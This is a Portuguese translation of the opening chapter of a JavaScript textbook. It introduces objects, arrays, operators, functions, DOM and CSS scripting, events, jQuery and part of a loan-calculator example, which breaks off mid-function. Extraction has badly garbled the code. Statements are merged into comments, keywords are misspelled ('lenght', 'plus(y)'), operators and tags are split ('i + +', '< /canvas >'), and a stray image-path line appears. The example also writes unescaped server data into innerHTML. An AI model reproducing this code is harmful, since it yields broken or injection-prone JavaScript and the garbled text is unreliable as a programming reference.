Dois outros *tipos* muito importantes que programas em JavaScript podem manipular são objetos e arrays. Esses são os temas do Capítulo 6, *Objetos*, e do Capítulo 7, *Arrays*, mas são tão importantes que você vai vê-los muitas vezes antes de chegar a esses capítulos.

// O tipo de dados mais importante de JavaScript é o objeto.

// Um objeto é uma coleção de pares nome/valor ou uma string para mapa de valores.

```
var book = {
```

// Objetos são colocados entre chaves.

```
  topic: "JavaScript",
```

// A propriedade "topic" tem o valor "JavaScript".

```
  fat: true
```

// A propriedade "fat" tem o valor true.

```
};
```

// A chave marca o fim do objeto.

// Acesse as propriedades de um objeto com . ou []:

```
book.topic
```

// => "JavaScript"

```
book["fat"]
```

// =>

true: outro modo de acessar valores de propriedade.

```
book.author = "Flanagan"; //
```

Crie novas propriedades por meio de atribuição.

```
book.contents = {};
```

// {} é um objeto vazio sem qualquer propriedade.

// JavaScript também aceita arrays (listas indexadas numericamente) de valores.

```
var primes = [2, 3, 5, 7]; // Um array de 4 valores, delimitados com [ e ].
```

```
primes[0]
```

// => 2: o primeiro elemento (índice 0) do array.

primes.lenght

// => 4: quantidade de elementos no array.

primes[primes.lenght-1]

// => 7: o último elemento do array.

primes[4] = 9;

// Adiciona um novo elemento por meio de atribuição.

primes[4] = 11;

// Ou altera um elemento existente por meio de atribuição.

var empty = [];

// [] é um array vazio, sem qualquer elemento.

empty.lenght

// => 0

// Os arrays e objetos podem conter outros arrays e objetos:

var points = [

// Um array com 2 elementos.

{x:0, y:0},

// Cada elemento é um objeto.

{x:1, y:1}

];

var data = {

// Um objeto com 2 propriedades

trial1: [[1,2], [3,4]], // O valor de cada propriedade é um array.

trial2: [[2,3], [4,5]], // Os elementos dos arrays são arrays.

};

A sintaxe ilustrada anteriormente para listar elementos de array entre chaves ou para mapear nomes de propriedade de objeto em valores de propriedade entre colchetes é conhecida como *expressão inicializadora* e é apenas um dos assuntos do Capítulo 4, *Expressões e operadores*.

Uma *expressão* é uma frase em JavaScript que pode ser *avaliada* para produzir um valor. O uso de `.` e `[]` para se referir ao valor de uma propriedade de objeto ou a um elemento de array é uma expressão, por exemplo. Talvez você tenha notado no código anterior que, quando uma expressão aparece sozinha em uma linha, o comentário que se segue começa com uma seta (`= >`) e o valor da expressão. Essa é uma convenção que você vai ver por todo o livro.

Uma das maneiras mais comuns de formar expressões em JavaScript é usar *operadores*, como segue:

```
// Os operadores atuam sobre os valores (operandos) para produzir um novo valor.
```

```
// Os operadores aritméticos são os mais comuns:
```

```
3 + 2
```

```
// => 5: adição
```

6 Capítulo

1 Introdução

JavaScript

$3 - 2$

// => 1: subtração

$3 * 2$

// => 6: multiplicação

$3 / 2$

// => 1.5: divisão

points[1].x - points[0].x

// => 1: operandos mais complicados também funcionam

"3" + "2"

// => "32": + soma números, ou concatena strings

// JavaScript define alguns operadores aritméticos de forma abreviada
var count = 0;

// Define uma variável

count ++;

// Incrementa a variável

count--;

// Decrementa a variável

count += 2;

// Soma 2: o mesmo que count = count + 2;

count *= 3;

// Multiplica por 3: o mesmo que count = count * 3;

count

// => 6: nomes de variáveis também são expressões.

// Os operadores de igualdade e relacionais testam se dois valores são iguais,

// desiguais, menores que, maiores que, *etc.* São avaliados como verdadeiros ou falsos.

var x = 2, y = 3;

// Esses sinais = são atribuições e não testes

// de igualdade.

x == y

// => falso: igualdade

x != y

// => verdadeiro: desigualdade

x < y

// => verdadeiro: menor que

x <= y

// => verdadeiro: menor ou igual a

x > y

// => falso: maior que

x >= y

// => falso: maior ou igual a

"two" == "three"

// => falso: as duas strings são diferentes

"two" > "three"

// => verdadeiro: "tw" é alfabeticamente maior do que "th"

false == (x > y)

// => verdadeiro: falso é igual a falso

// Os operadores lógicos combinam ou invertem valores booleanos

(x == 2) && (y == 3)

// =>

verdadeiro: as duas comparações são verdadeiras. &&

// é E

(x > 3) || (y < 3)

// =>

falso: nenhuma das comparações é verdadeira. || é OU

!(x == y)

// => verdadeiro: ! inverte um valor booleano

Se as frases em JavaScript são expressões, então as sentenças completas são *instruções*, as quais são o tema do Capítulo 5, *Instruções*. No código anterior, as linhas que terminam com ponto e vírgula são instruções. (No código a seguir, você vai ver instruções de várias linhas que não terminam com ponto e vírgula.) Na verdade há muita sobreposição entre instruções e expressões. Em linhas gerais, uma expressão é algo que calcula um valor, mas não *faz* nada: ela não altera o estado do programa de modo algum. As instruções, por outro lado, não têm um valor (ou não têm um valor com que nos preocupemos), mas alteram o estado. Você viu declarações de variável e instruções de atribuição anteriormente. A outra categoria abrangente de instrução são as *estruturas de controle*, como as condicionais e os laços. Exemplos aparecerão a seguir, após abordarmos as funções.

Uma *função* é um bloco de código JavaScript nomeado e parametrizado que você define uma vez e, então, pode chamar repetidamente. As funções não serão abordadas formalmente até o Capítulo 8, *Funções*, mas, assim como os objetos e arrays, você vai vê-las muitas vezes antes de chegar a esse capítulo. Aqui estão alguns

exemplos simples: // As funções são blocos de código JavaScript parametrizados que podemos chamar.

```
function plus1(x) {
```

```
//
```

Define uma função chamada "plus1", com o parâmetro "x"

```
return x + 1;
```

```
//
```

Retorna um valor uma unidade maior do que o que foi passado

```
}
```

```
// As funções são incluídas entre chaves
```

Capítulo 1 Introdução a JavaScript 7

```
plus1(y)
```

```
// => 4: y é 3; portanto, essa chamada retorna 3 + 1
```

```
var square = function(x) {
```

```
//
```

As funções são valores e podem ser atribuídas a

```
//
```

```
variáveis
```

```
return x*x;
```

```
// Calcula o valor da função
```

```
};
```

// Um ponto e vírgula marca o fim da atribuição.

```
square(plus(y))
```

// => 16: chama duas funções em uma única expressão

Quando combinamos funções com objetos, obtemos *métodos*:

// Quando funções recebem as propriedades de um objeto, as

// chamamos de "métodos". Todos os objetos de JavaScript têm métodos: var a = [];

// Cria um array vazio

```
a.push(1,2,3);
```

// O método push() adiciona elementos em um array

```
a.reverse();
```

// Outro método: inverte a ordem dos elementos

// Também podemos definir nossos próprios métodos. A palavra-chave "this" se refere ao

// objeto no qual o método é definido: neste caso, o array de pontos anterior.

```
points.dist = function() {
```

// Define um método para calcular a distância entre

```
//
```

pontos

```
var p1 = this[0];
```

```
// Primeiro elemento do array que chamamos
```

```
var p2 = this[1];
```

```
// Segundo elemento do objeto "this"
```

```
var a = p2.x-p1.x;
```

```
// Diferença em coordenadas X
```

```
var b = p2.y-p1.y;
```

```
// Diferença em coordenadas Y
```

```
return Math.sqrt(a*a +
```

```
// O teorema de Pitágoras
```

```
b*b);
```

```
// Math.sqrt() calcula a raiz quadrada
```

```
};
```

```
points.dist()
```

```
// => 1,414: distância entre nossos 2 pontos
```

Agora, conforme prometido, aqui estão algumas funções cujos corpos demonstram instruções de estruturas de controle JavaScript comuns:

// As instruções JavaScript incluem condicionais e laços que usam a sintaxe

// das linguagens C, C++, Java e outras.

```
function abs(x) {
```

// Uma função para calcular o valor absoluto

```
if (x >= 0) {
```

// A instrução if...

```
return x;
```

// executa este código, se a comparação for

```
//
```

verdadeira.

```
}
```

// Este é o fim da cláusula if.

```
else {
```

// A cláusula opcional else executa seu código se

```
return -x;
```

// a comparação for falsa.

```
}
```

// Chaves são opcionais quando há 1 instrução por

```
//
```

cláusula.

```
}
```



```
// Observe as instruções return aninhadas dentro de
```

```
//
```

```
if/else.
```

```
function factorial(n) {
```

```
// Uma função para calcular fatoriais
```

```
var product = 1;
```

```
// Começa com o produto de 1
```

```
while(n > 1) {
```

```
// Repete as instruções que estão em {}, enquanto a
```

```
// expressão em () for verdadeira
```

```
product *= n;
```

```
// Atalho para product = product * n;
```

```
n--;
```

```
// Atalho para n = n - 1
```

```
}
```

```
// Fim do laço
```

```
return product;
```

```
// Retorna o produto
```

```
}
```

```
factorial(4)
```

```
// => 24: 1*4*3*2
```

8 Capítulo

1 Introdução

JavaScript

```
function factorial2(n) {  
  // Outra versão, usando um laço diferente  
  var i, product = 1;  
  // Começa com 1  
  for(i=2; i <= n; i ++ )  
    // Incrementa i automaticamente, de 2 até n  
  
    product *= i; //
```

Faz isso a cada vez. {} não é necessário para laços

```
// de 1 linha  
return product;  
// Retorna o fatorial  
}  
  
factorial2(5)
```

```
// => 120: 1*2*3*4*5
```

JavaScript é uma linguagem orientada a objetos, mas é bastante diferente da maioria. O Capítulo 9, *Classes e módulos*, aborda com

detalhes a programação orientada a objetos em JavaScript, com muitos exemplos, sendo um dos capítulos mais longos do livro. Aqui está um exemplo muito simples que demonstra como definir uma classe JavaScript para representar pontos geométricos bidimensionais. Os objetos que são instâncias dessa classe têm um único método chamado `r()` que calcula a distância do ponto a partir da origem: //

Define uma função construtora para inicializar um novo objeto `Point`

```
function Point(x,y) {
```

```
//
```

Por convenção, as construtoras começam com letras

```
//
```

maiúsculas

```
this.x = x;
```

```
//
```

A palavra-chave `this` é o novo objeto que está sendo

```
//
```

inicializado

this.y = y;

//

Armazena os argumentos da função como propriedades do

//

objeto

}

// Nenhum return é necessário

// Usa uma função construtora com a palavra-chave "new" para criar instâncias
var p = new Point(1, 1);

// O ponto geométrico (1,1)

// Define métodos para objetos Point atribuindo-os ao objeto

// prototype associado à função construtora.

Point.prototype.r = function() {

```
return
```

```
Math.sqrt(
```

```
// Retorna a raiz quadrada de x2 + y2
```

```
this.x * this.x +
```

```
// Este é o objeto Point no qual o método...
```

```
this.y * this.y
```

```
//...é chamado.
```

```
);
```

```
};
```

```
// Agora o objeto Point b (e todos os futuros objetos Point) herda o  
método r() p.r()
```

```
// => 1,414...
```

O Capítulo 9 é o clímax da Parte I e os capítulos posteriores resumem outros pontos e encerram nossa exploração da linguagem básica. O Capítulo 10, *Comparação de padrões com expressões regulares*, explica a gramática das expressões regulares e demonstra como utilizá-las na comparação de padrões textuais. O Capítulo 11, *Subconjuntos e extensões de JavaScript*, aborda os subconjuntos e as extensões de JavaScript básica. Por fim, antes de mergulharmos em JavaScript do lado do cliente em navegadores Web, o Capítulo 12, *JavaScript do lado do servidor*, apresenta duas maneiras de usar JavaScript fora dos navegadores.

1.2 JavaScript do lado do cliente

JavaScript do lado do cliente não apresenta o problema de referência cruzada não linear no mesmo grau que a linguagem básica exige,

sendo que é possível aprender a usar JavaScript em navegadores Web em uma sequência bastante linear. Porém, você provavelmente está lendo este livro para

Capítulo 1 Introdução a JavaScript 9

aprender JavaScript do lado do cliente e a Parte II está muito longe daqui; portanto, esta seção é um esboço rápido das técnicas básicas de programação no lado do cliente, seguida por um exemplo detalhado.

O Capítulo 13, *JavaScript em navegadores Web*, é o primeiro capítulo da Parte II e explica em detalhes como trabalhar com JavaScript em navegadores Web. O mais importante que você vai aprender nesse capítulo é que pode incorporar código JavaScript em arquivos HTML usando a marca `<script>`:

```
<html>
```

```
<head>
```

```
<script src="library.js"> </script> <!-- inclui uma biblioteca de  
código JavaScript -->
```

```
</head>
```

```
<body>
```

```
<p>This is a paragraph of HTML</p>
```

```
<script>
```

```
// E este é um código JavaScript do lado do cliente
```

```
// literalmente incorporado no arquivo HTML
```

```
</script>
```

```
<p>Here is more HTML.</p>
```

```
</body>
```

```
</html>
```

O Capítulo 14, *O objeto Window*, explica técnicas de scripts no navegador Web e aborda algumas funções globais importantes de JavaScript do lado do cliente. Por exemplo:


```
<script>
```

```
function moveon() {
```

```
// Exibe uma caixa de diálogo modal para fazer uma pergunta ao  
usuário var answer = confirm("Ready to move on?");
```

```
// Se ele clicou no botão "OK", faz o navegador carregar uma nova  
página if (answer) window.location = "http://google.com";
```

```
}
```

```
// Executa a função definida acima por 1 minuto (60.000  
milissegundos) a partir de agora.
```

```
setTimeout(moveon, 60000);
```

```
</script>
```

Note que o código do exemplo no lado do cliente mostrado nesta seção aparece em trechos mais longos do que os exemplos da linguagem básica anteriormente no capítulo. Esses exemplos não devem ser digitados em uma janela de console do Firebug (ou similar). Em vez disso, você pode incorporá-

-los em um arquivo HTML e testá-los, carregando-os em seu navegador Web. O código anterior, por exemplo, funciona como um arquivo HTML independente.

O Capítulo 15, *Escrevendo scripts de documentos*, trata do que é realmente JavaScript do lado do cliente, fazendo scripts de conteúdo de documentos HTML. Ele mostra como se seleciona elementos HTML

específicos dentro de um documento, como se define os atributos HTML desses elementos, como se altera o conteúdo desses elementos e como se adiciona novos elementos no documento. A função a seguir demonstra diversas dessas técnicas básicas de pesquisa e modificação de documentos:

```
// Exibe uma mensagem em uma seção de saída de depuração especial  
do documento.
```

```
// Se o documento não contém esta seção, cria uma.
```

```
function debug(msg) {
```

```
//
```

Localiza a seção de depuração do documento, examinando os atributos de

```
// identificação HTML
```

```
var log = document.getElementById("debuglog");
```

10 Capítulo

1 Introdução

JavaScript

// Se não existe elemento algum com a identificação "debuglog", cria um.

```
if (!log) {
```

```
log = document.createElement("div"); // Cria um novo elemento  
<div> log.id = "debuglog";
```

```
//
```

Define o atributo de identificação HTML

```
//
```

nele

```
log.innerHTML = "<h1>Debug Log</h1>"; // Define o conteúdo inicial
document.body.appendChild(log);
```

```
//
```

Adiciona-o no final do documento

```
}
```

```
// Agora, coloca a mensagem em seu próprio <pre> e a anexa no log
var pre = document.createElement("pre"); // Cria uma marca <pre>
var text = document.createTextNode(msg); // Coloca a msg em um nó de texto
pre.appendChild(text);
```

```
// Adiciona o texto no <pre>
```

```
log.appendChild(pre);
```

```
// Adiciona <pre> no log
```

```
}
```

O Capítulo 15 mostra como JavaScript pode fazer scripts de elementos HTML que definem conteúdo da Web. O Capítulo 16, *Scripts de CSS*, mostra como você pode usar JavaScript com os estilos CSS que definem a apresentação desse conteúdo. Normalmente isso é feito com o atributo `style` ou `class` dos elementos HTML:

```
function hide(e, reflow) { // Oculta o elemento e faz script de seu estilo
if (reflow) {
```

```
// Se o 2º argumento é verdadeiro
```

```
e.style.display = "none"

//
oculta o elemento e utiliza seu espaço

}

else {

// Caso contrário

e.style.visibility = "hidden";

//
torna e invisível, mas deixa seu espaço

}

}

function highlight(e) {

// Destaca e, definindo uma classe CSS

// Basta definir ou anexar no atributo da classe HTML.

// Isso presume que uma folha de estilos CSS já define a classe "hilite"

if (!e.className) e.className = "hilite";

else e.className += " hilite";
```

}

JavaScript nos permite fazer scripts do conteúdo HTML e da apresentação CSS de documentos em navegadores Web, mas também nos permite definir o comportamento desses documentos com *rotinas de tratamento de evento*. Uma rotina de tratamento de evento é uma função JavaScript que registramos no navegador e que este chama quando ocorre algum tipo de evento especificado. O evento de interesse pode ser um clique de mouse ou um pressionamento de tecla (ou, em um smartphone, pode ser um gesto de algum tipo, feito com dois dedos). Ou então, uma rotina de tratamento de evento pode ser ativada quando o navegador termina de carregar um documento, quando o usuário redimensiona a janela do navegador ou quando o usuário insere dados em um elemento de formulá-

rio HTML. O Capítulo 17, *Tratando eventos*, explica como se define e registra rotinas de tratamento de eventos e como o navegador as chama quando ocorrem eventos.

O modo mais simples de definir rotinas de tratamento de evento é com atributos HTML que começam com “on”. A rotina de tratamento “onclick” é especialmente útil quando se está escrevendo programas de teste simples. Suponha que você tenha digitado as funções `debug()` e `hide()` anteriores e salvo em arquivos chamados *debug.js* e *hide.js*. Você poderia escrever um arquivo de teste simples em HTML usando elementos `<button>` com atributos da rotina de tratamento de evento onclick: Capítulo 1 Introdução a JavaScript 11

```
<script src = "debug.js" > </script>
```

```
<script src = "hide.js" > </script>
```

Hello

```
<button onclick="hide(this,true); debug('hide button 1');" > Hide1 </button>
```

```
<button onclick="hide(this); debug('hide button 2');" > Hide2 </button> World
```

Aqui está um código JavaScript do lado do cliente que utiliza eventos. Ele registra uma rotina de tratamento de evento para o importante evento “load” e também demonstra uma maneira mais sofisticada de registrar funções de rotina de tratamento para eventos “click”:

```
//
```

O evento "load" ocorre quando um documento está totalmente carregado. Normalmente,

```
//
```

precisamos esperar por esse evento antes de começarmos a executar nosso código

```
// JavaScript.
```

```
window.onload = function() {
```

```
// Executa esta função quando o documento for carregado
```

```
// Localiza todas as marcas <img> no documento
```

```
var images = document.getElementsByTagName("img");
```

```
//
```

Faz um laço por elas, adicionando uma rotina de tratamento para eventos "click" em

```
// cada uma para que clicar na imagem a oculte.
```

```
for(var i = 0; i < images.length; i + +) {
```

```
var image = images[i];
```


if

(

image.addEventListener) // Outro modo de registrar uma rotina de

//

tratamento

```
image.addEventListener("click", hide, false);
```

```
else
```

```
//
```

```
Para compatibilidade com o IE8 e anteriores
```

```
image.attachEvent("onclick",
```

```
hide);
```

```
}
```

```
// Esta é a função de rotina para tratamento de evento registrada  
anteriormente function hide(event) { event.target.style.visibility =  
"hidden"; }
```

```
};
```

Os capítulos 15, 16 e 17 explicam como usar JavaScript para fazer scripts do conteúdo (HTML), da apresentação (CSS) e do comportamento (tratamento de eventos) de páginas Web. As APIs descritas nesses capítulos são um pouco complexas e, até recentemente, cheias de incompatibilidades com os navegadores. Por esses motivos, a maioria dos programadores JavaScript do lado do cliente optam por usar uma biblioteca ou estrutura do lado do cliente para simplificar as tarefas básicas de programação. A biblioteca mais popular é a jQuery, o tema do Capítulo 19, *A biblioteca jQuery*. A biblioteca jQuery define uma API engenhosa e fácil de usar para fazer scripts do conteúdo, da apresentação e do comportamento de documentos. Ela foi completamente testada e funciona em todos os principais navegadores, inclusive nos antigos, como o IE6.

É fácil identificar um código jQuery, pois ele utiliza frequentemente uma função chamada `$()`. Aqui está a função `debug()` utilizada anteriormente, reescrita com jQuery: `function debug(msg) {`

```
var log = $("#debuglog");
```

```
// Localiza o elemento para exibir a msg.
```

```
if (log.length == 0) {
```

```
// Se ele ainda não existe, cria-o...
```

```
log = $("<div id='debuglog'> <h1>Debug Log</h1> </div>");  
log.appendTo(document.body);
```


```
// e o insere no final do corpo.
```

```
}
```

```
log.append($("<pre/>").text(msg)); //
```

Coloca a msg em `<pre>` e anexa no log.

```
}
```



12 Capítulo

1 Introdução

Os quatro capítulos da Parte II descritos até aqui foram todos sobre páginas Web. Outros quatro capítulos mudam o enfoque para *aplicativos* Web. Esses capítulos não falam sobre o uso de navegadores Web para exibir documentos com conteúdo, apresentação e comportamento em scripts. Em vez disso, falam sobre o uso de navegadores Web como plataformas de aplicativo e descrevem as APIs fornecidas pelos navegadores modernos para suportar aplicativos Web sofisticados do lado do cliente. O Capítulo 18, *Scripts HTTP*, explica como se faz requisições HTTP em scripts JavaScript – um tipo de API de ligação em rede. O Capítulo 20, *Armazenamento no lado do cliente*, descreve mecanismos para armazenar dados – e até aplicativos inteiros – no lado do cliente para usar em sessões de navegação futuras. O Capítulo 21, *Mídia e gráficos em scripts*, aborda uma API do lado do cliente para desenhar elementos gráficos em uma marca <canvas> da HTML. E, por fim, o Capítulo 22, *APIs de HTML5*, aborda várias APIs de aplicativo Web novas, especificadas pela HTML5 ou relacionadas a ela. Conexão em rede, armazenamento, gráficos: esses são serviços de sistema operacional que estão sendo fornecidos pelos navegadores Web, definindo um novo ambiente de aplicativo independente de plataforma. Se você está visando navegadores que aceitam essas novas APIs, esse é um bom momento para ser um programador JavaScript do lado do cliente. Não há exemplos de código desses quatro últimos capítulos aqui, mas o longo exemplo a seguir utiliza algumas dessas novas APIs.

1.2.1 Exemplo: uma calculadora de empréstimos em JavaScript

Este capítulo termina com um longo exemplo que reúne muitas dessas técnicas e mostra como são os programas JavaScript do lado do cliente reais (mais HTML e CSS). O Exemplo 1-1 lista o código do aplicativo de calculadora de pagamento de empréstimos simples ilustrada na Figura 1-2.

Figura 1-2 Um aplicativo Web de calculadora de empréstimos.

Vale a pena examinar o Exemplo 1-1 atentamente. Não espere compreender tudo, mas o código está bastante comentado e você será capaz de pelo menos entender a ideia geral de seu funcionamento. O

Capítulo 1 Introdução a JavaScript 13

exemplo demonstra vários recursos da linguagem JavaScript básica e também importantes técnicas de JavaScript do lado do cliente:

- Como localizar elementos em um documento.
- Como obter entrada do usuário a partir de elementos de entrada de formulários.
- Como definir o conteúdo HTML de elementos do documento.
- Como armazenar dados no navegador.
- Como fazer requisições HTTP em scripts.
- Como desenhar gráficos com o elemento `<canvas>`.

Exemplo 1-1 Uma calculadora de empréstimos em JavaScript

```
<!DOCTYPE html>

<html>

<head>

<title>JavaScript Loan Calculator</title>

<style> /* Esta é uma folha de estilos CSS: ela adiciona estilo na
saída do programa */

.output { font-weight: bold; }

/* Valores calculados em negrito */

#payment { text-decoration: underline; }

/* Para elemento com id = "payment" */

#graph { border: solid black 1px; }
```

```
/* O gráfico tem borda simples */
```

```
th, td { vertical-align: top; }
```

```
/* Não centraliza células da tabela */
```

```
</style>
```

```
</head>
```

```
<body>
```

```
<!--
```

Esta é uma tabela HTML com elementos `<input>` que permitem ao usuário inserir dados e elementos `<span>` nos quais o programa pode exibir seus resultados. Esses elementos têm identificações como "interest" e "years". Essas identificações são usadas no código JavaScript que vem após a tabela. Note que alguns dos elementos de entrada definem rotinas de tratamento de evento "onchange" ou "onclick". Elas especificam strings de código JavaScript a ser executado quando o usuário insere dados ou dá um clique.

```
-->
```

```
<table>
```

```
<tr> <th>Enter Loan Data:</th>
```

```
<td> </td>
```

```
<th>Loan Balance, Cumulative Equity, and Interest Payments</th> </tr>
```

```
<tr> <td>Amount of the loan ($):</td>
```

```
<td> <input id="amount" onchange="calculate();"> </td>
```

```
<td rowspan=8>
```

```
< canvas id = "graph" width = "400" height = "250" > < /canvas > < /td > < /tr >
```

```
< tr > < td > Annual interest (%): < /td >
```

```
< td > < input id = "apr" onchange = "calculate();" > < /td > < /tr >
```

```
< tr > < td > Repayment period (years): < /td >
```

```
< td > < input id = "years" onchange = "calculate();" > < /td >
```

```
< tr > < td > Zipcode (to find lenders): < /td >
```

```
< td > < input id = "zipcode" onchange = "calculate();" > < /td >
```

```
< tr > < th > Approximate Payments: < /th >
```

```
< td > < button onclick = "calculate();" > Calculate < /button > < /td > < /tr >
```

```
< tr > < td > Monthly payment: < /td >
```

```
< td > $ < span class = "output" id = "payment" > < /span > < /td > < /tr >
```

```
< tr > < td > Total payment: < /td >
```

```
< td > $ < span class = "output" id = "total" > < /span > < /td > < /tr >
```

14 Capítulo

1 Introdução

JavaScript

```
<tr> <td> Total interest: </td>
```

```
<td>$<span class="output" id="totalinterest"> </span> </td> </tr>
```

```
<tr> <th> Sponsors: </th> <td colspan=2>
```

Apply for your loan with one of these fine lenders:

```
<div
```

```
id="lenders"> </div> </td> </tr>
```

```
</table>
```

```
<!-- O restante deste exemplo é código JavaScript na marca  
<script> a seguir -->
```

```
<!-- Normalmente, este script ficaria na marca <head> do  
documento acima, mas -->
```

```
<!-- é mais fácil entendê-lo aqui, depois de ter visto seu contexto  
HTML. -->
```

```
<script>
```

```
"use strict"; //
```

Usa o modo restrito da ECMAScript 5 nos navegadores que o suportam

```
/*
```

```
*
```

Este script define a função `calculate()` chamada pelas rotinas de tratamento de evento

* no código HTML acima. A função lê valores de elementos `<input>`, calcula

```
*
```

as informações de pagamento de empréstimo, exibe o resultado em elementos `<span>`.

* Também salva os dados do usuário, exibe links para financeiras e desenha um gráfico.

`*/`

```
function calculate() {
```

```
// Pesquisa os elementos de entrada e saída no documento
```

```
var amount = document.getElementById("amount");
```

```
var apr = document.getElementById("apr");
```

```
var years = document.getElementById("years");
```

```
var zipcode = document.getElementById("zipcode");
```

```
var payment = document.getElementById("payment");
```

```
var total = document.getElementById("total");
```

```
var totalinterest = document.getElementById("totalinterest");
```

```
//
```

Obtém a entrada do usuário através dos elementos de entrada.
Presume que tudo isso

```
// é válido.

// Converte os juros de porcentagem para decimais e converte de taxa

// anual para taxa mensal. Converte o período de pagamento em anos

// para o número de pagamentos mensais.

var principal = parseFloat(amount.value);

var interest = parseFloat(apr.value) / 100 / 12;

var payments = parseFloat(years.value) * 12;

// Agora calcula o valor do pagamento mensal.

var x = Math.pow(1 + interest, payments); // Math.pow() calcula
potências var monthly = (principal * x * interest) / (x - 1);

// Se o resultado é um número finito, a entrada do usuário estava
correta e

// temos resultados significativos para exibir

if (isFinite(monthly)) {
```

```
// Preenche os campos de saída, arredondando para 2 casas decimais
payment.innerHTML = monthly.toFixed(2);
```

```
total.innerHTML = (monthly * payments).toFixed(2);
```

```
totalinterest.innerHTML = ((monthly*payments)-
principal).toFixed(2);
```

```
//
```

Salva a entrada do usuário para que possamos recuperá-la na próxima vez que

```
// ele visitar
```

```
save(amount.value, apr.value, years.value, zipcode.value);
```

Capítulo 1 Introdução a JavaScript 15

```
// Anúncio: localiza e exibe financeiras locais, mas ignora erros de
rede try { // Captura quaisquer erros que ocorram dentro destas
chaves getLenders(amount.value, apr.value, years.value,
zipcode.value);
```

```
}
```

```
catch(e) { /* E ignora esses erros */ }
```

```
//
```

Por fim, traça o gráfico do saldo devedor, dos juros e dos pagamentos

do capital

```
chart(principal, interest, monthly, payments);  
}
```

else

```
{
```

```
//
```

O resultado foi Not-a-Number ou infinito, o que significa que a entrada

```
//
```

estava incompleta ou era inválida. Apaga qualquer saída exibida anteriormente.

```
payment.innerHTML = ""; // Apaga o conteúdo desses elementos  
total.innerHTML = ""
```

```
totalinterest.innerHTML = "";
```

```
chart();
```

```
// Sem argumentos, apaga o gráfico
```

```
}
```

```
}
```

```
// Salva a entrada do usuário como propriedades do objeto  
localStorage. Essas
```

```
// propriedades ainda existirão quando o usuário visitar no futuro
```

```
//
```

Esse recurso de armazenamento não vai funcionar em alguns navegadores (o Firefox, por

// exemplo), se você executar o exemplo a partir de um arquivo local:// URL. Contudo,

// funciona com HTTP.

```
function save(amount, apr, years, zipcode) {
```

```
if (window.localStorage) { // Só faz isso se o navegador suportar  
localStorage.loan_amount = amount;
```

```
localStorage.loan_apr = apr;
```

```
localStorage.loan_years = years;
```

```
localStorage.loan_zipcode = zipcode;
```

```
}
```

```
}
```

```
//
```

Tenta restaurar os campos de entrada automaticamente quando o documento é carregado

```
// pela primeira vez.
```

```
window.onload = function() {
```

```
// Se o navegador suporta localStorage e temos alguns dados  
armazenados if (window.localStorage && localStorage.loan_amount) {
```

```
document.getElementById("amount").value =  
localStorage.loan_amount; document.getElementById("apr").value =  
localStorage.loan_apr; document.getElementById("years").value =
```

```
localStorage.loan_years; document.getElementById("zipcode").value =  
localStorage.loan_zipcode;  
  
    }  
  
};  
  
//
```

Passa a entrada do usuário para um script no lado do servidor que (teoricamente) pode

```
// retornar
```

```
//
```

uma lista de links para financeiras locais interessadas em fazer empréstimos. Este

```
// exemplo não contém uma implementação real desse serviço de  
busca de financeiras. Mas
```

```
// se o serviço existisse, essa função funcionaria com ele.
```

```
function getLenders(amount, apr, years, zipcode) {
```

```
// Se o navegador não suporta o objeto XMLHttpRequest, não faz  
nada if (!window.XMLHttpRequest) return;
```

16 Capítulo

1 Introdução

JavaScript

```
// Localiza o elemento para exibir a lista de financeiras
```

```
var ad = document.getElementById("lenders");
```

```
if (!ad) return; // Encerra se não há ponto de saída
```

```
// Codifica a entrada do usuário como parâmetros de consulta em um URL
```

```
var url = "getLenders.php" +
```

```
// Url do serviço mais
```

```
"?amt=" + encodeURIComponent(amount) +
```

```
// dados do usuário na string
```

```
// de consulta
```

```
"&apr=" + encodeURIComponent(apr) +
```

```
"&yrs=" + encodeURIComponent(years) +

"&zip=" + encodeURIComponent(zipcode);

// Busca o conteúdo desse URL usando o objeto XMLHttpRequest

var req = new XMLHttpRequest(); // Inicia um novo pedido

req.open("GET", url);

// Um pedido GET da HTTP para o url

req.send(null);

// Envia o pedido sem corpo

//

Antes de retornar, registra uma função de rotina de tratamento de
evento que será

// chamada em um momento posterior, quando a resposta do servidor
de HTTP chegar.

// Esse tipo de programação assíncrona é muito comum em JavaScript
do lado do

// cliente.
```

```
req.onreadystatechange = function() {
```

```
if (req.readyState == 4 && req.status == 200) {
```

```
//
```

```
Se chegamos até aqui, obtivemos uma resposta HTTP válida e  
completa var response = req.responseText;
```

```
// Resposta HTTP como string
```

```
var lenders = JSON.parse(response); // Analisa em um array JS
```

```
// Converte o array de objetos lender em uma string HTML
```

```
var list = "";
```

```
for(var i = 0; i < lenders.length; i++) {
```

```
list += "<li><a href='" + lenders[i].url + "'>" +
```

```
lenders[i].name
```

```
+
```

```
"</a>";
```

```
}
```

```
// Exibe o código HTML no elemento acima.
```

```
ad.innerHTML = "<ul>" + list + "</ul>";
```

```
}
```

```
}
```

```
}
```

```
//
```

Faz o gráfico do saldo devedor mensal, dos juros e do capital em um elemento <canvas>

```
// da HTML.
```

```
//
```

Se for chamado sem argumentos, basta apagar qualquer gráfico desenhado anteriormente.

```
function chart(principal, interest, monthly, payments) {
```

```
var graph = document.getElementById("graph");
```

```
// Obtém a marca <canvas>
```

```
graph.width = graph.width;
```

```
//
```

Mágica para apagar e redefinir o elemento

//

canvas

// Se chamamos sem argumentos ou se esse navegador não suporta

